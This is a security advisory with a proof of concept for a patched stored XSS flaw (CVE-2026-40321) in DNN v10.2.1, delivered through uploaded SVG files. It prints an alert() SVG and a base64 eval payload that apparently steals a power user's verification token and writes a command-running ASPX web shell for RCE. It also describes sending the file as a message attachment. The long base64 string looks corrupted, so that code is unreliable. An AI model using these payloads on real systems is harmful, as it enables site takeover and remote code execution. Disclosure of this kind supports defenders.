

# PTT-2026-001 – Stored Cross-Site Scripting via SVG

**CVE-ID: CVE-2026-40321**

## Credits:

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## Environment:

- DNN v10.2.1

**CVSSv3: 8.1 High - AV:N/AC:H/PR:L/UI:R/S:C/C:H/I:H/A:H**

**Note:** The CIA impact is a result of the RCE functionality if an administrative user triggers the XSS.

## Description:

DNN allows users to upload specially crafted SVG files that include JavaScript code. An attacker can use these files to target both authenticated and unauthenticated DNN users.

A power user that triggers the XSS increases the impact of the vulnerability significantly, resulting in RCE.

## Requirements:

In order to perform this exploit an attacker requires logging into DNN via self-signup or via valid user credentials in order to upload the SVG files. The targeted user must also interact with the SVG by accessing the respective file in order to trigger the exploit.

## Fix:


The vendor patched the vulnerability and the advisory can be found here: <https://github.com/dnnsoftware/Dnn.Platform/security/advisories/GHSA-ffq7-898w-9jc4>

## Proof of Concept:

The following SVG payload was identified to bypass current filters and result in a JavaScript "alert" popup when the victim clicks on the "Click me!" text:

```
<svg xmlns="http://www.w3.org/2000/svg">  
  <a href="javascript:alert(1)">  
    <text x="40" y="350" font-size="10em" class="heavy">Click me!</text>  
  </a>  
</svg>
```

Example uploading the malicious SVG:



**Note:** We can observe that "xss1" bypasses the filters while "xss2" gets caught.

## Accessing the SVG and triggering the "alert" pop-up on click:


The screenshot shows a web browser at the URL `http://latest.dnndev.me/Portals/_default/Users/001/01/1/xss1.svg`. The main content of the page is the text "Click me!". An alert dialog box is triggered, displaying the number "1". The browser's developer tools are open, showing the HTML structure of the SVG element. The selected element is `<text class=`"heavy" x=40" y=350" font-size=10em>click me</text>. The console at the bottom left shows the execution of `javascript:alert(1)`.

If the attacker can convince a DNN power-user to trigger the XSS, the attacker may leverage the "UpdateConfigFile" functionality to write arbitrary ASPX files and gain RCE.

The following is an example malicious SVG that creates the file "test.aspx" when accessed by a power-user:


```
<svg xmlns="http://www.w3.org/2000/svg">
  <a
href="javascript:eval(atob('YXNweF9wYXIsb2FkID0gYDwIQCBQYWdIIExhbmd1YWdlPSJDIyIlgRG
VidWc9InRydWUilFRyYWNIPSJmYWxzZSIgJT4KPCVAIEltcG9ydCBOYW1lc3BhY2U9IIN5c3RlS5Ea
WFnbm9zdGljcyIlgJT4KPCVAIEltcG9ydCBOYW1lc3BhY2U9IIN5c3RlS5JTylIPgo8JUAgSW1wb3J0I
E5hbWVzcGFjZT0iU3lzdGVtLldlYiIlPgoKQ29tbWFuZDogPCU9ICJjbWQuZXhIIC9jIlgKyBSZXF1ZXN
0LIVybC5RdWVveS5TcGxpdCgnPycpWzFdICU+Cgo8JQpQcm9jZXNzU3RhcRjbmZvIHBplD0gmbm
V3IFByb2Nlc3NTdGFydEluZm8KewogICAgRmlsZU5hbWUgPSAiY21kLmV4ZSIscCiAgICBBcmd1bWV
udHMgPSAiL2MilCsgSHR0cFV0aWxp dHkuVXJsRGVjb2RIKFJlcXVlc3QuVXJsLlF1ZXJ5LlINwbGI0KC
c/JylbMV0pLAogICAgUmVkaXJlY3RTdGFuZGFyZE91dHB1dCA9IHRydWUsCiAgICBSZWRpcmVjdF
N0YW5kYXJkRXJyb3IglPSB0cnVILAogICAgVXNlU2hlcGxFeG9jdXRlID0gZmFsc2UsCiAgICBDcmVh
dGVOb1dpbmRvdya9IHRydWUKfTsKCIByb2Nlc3MgcCA9IG5ldyBQcm9jZXNzIHsgU3RhcRjbmZvI
D0gcGkgfTsKcC5TdGFydCgpOwpTdHJlY1S2WFkZlXlcmVhZCA9IHauU3RhbRhcRmRpdXRwdX
Q7CnN0cmIuZyBzID0gcmVhZC5SZWFkVG9FbmQoKTSKcmVhZC5DbG9zZSgpOwoIIPgo8JT0gcyAl
PmAKCmFzeW5jIGZlbnN0aW9uIgdldF90b2tIbigpIHsKCXJlc3AgPSBhd2FpdCBmZXRjaCgiLylLnR
oZW4ocmVzcG9uc2UgPT4gewoJCXJldHVybiByZXNwb25zZS50ZXh0KCkudGhIbigodGV4dCkgPT
4ge3JldHVybiB0ZXh0O30pOwoJfSk7Cgl0b2tIbiA9IHJlc3Auc3BsaXQoJ25hbWU9Ii9fUmVxdWVzd
FZlcmImaWNhdGlvbIRva2VuliB0eXBIPSJoaWRkZW4iIlZhbHVlPSInKVsxXS5zcGxpdCgnIiAvPicpW
zBdOwoJcmV0dXJlHRva2VuOwp9Cgphc3luYyBmdW5jdGlviBjcmVhdGVfYXNweCgplHsKCXRva
2VuID0gYXdhXQgZ2V0X3Rva2VuKCK7Cglhd2FpdCBmZXRjaCgKCQkiL0FQSS9wZXJzb25hQmFy
L0NvbmZpZ0NvbnNvbGUvVXBkYXRlIQ29uZmlnRmlsZSIhSsKCQkKjBwV0aG9kIDogIIBPU1QiLAoJC
QloZWFKZXJzOiB7CgkKJCQknQ29udGVudC1UeXBIJzogJ2FwcGxpY2F0aW9uL3gtd3d3LWZvcn0td
XJsZW5jb2RIZCcscGkKJCQknUmVxdWVzdFZlcmImaWNhdGlvbIRva2VuJzogdG9rZW4sCgkKJCX0sC
gkKJCWJvZk6IG5ldyBVUkxTZWFyY2hQYXJhbXMoZ2ZpbGV0YXNweCgkKJCQkKjBwV0aG9kIDogIIBPU1QiLAoJC
QlmaWxIQ29udGVudCA6IGFzcHhfcGF5bG9hZD0pCgkKfQoJKTsKfQoKY3JlYXJlZXI2FzcHgoKTSk')
">
      <text x="40" y="350" font-size="10em" class="heavy">Click me!</text>
    </a>
</svg>
```

In order to increase the chances of successfully targeting the power-user we can include the SVG as a "Message" attachment:




**Note:** This can be done by altering the "opts.showAttachments" JS variable to "true" from the frontend or directly modifying HTTP requests sent to the backend by first uploading the SVG via the "/API/CoreMessaging/FileUpload/UploadFile" endpoint and then including the file ID from the response into the sent message's "fileId" field.

Message with malicious attachment as seen by the power-user:




Accessing the SVG:



When clicked the XSS will trigger resulting in 2 requests:

- the first is a simple GET request that will be used to get the current "\_\_RequestVerificationToken" of the power-user
- the second request is the malicious POST that will write the "test.aspx" file to the system



If the attack was successful then the "test.aspx" file will be created in the root of the web application and RCE is achieved:



**Note:** In this case we will execute the Windows "whoami" command.

**Note 2:** Depending on the AV on the system the ASPX file may be automatically deleted/quarantined as malware, but the goal of the current PoC is to prove that RCE is theoretically possible not to bypass all AVs.

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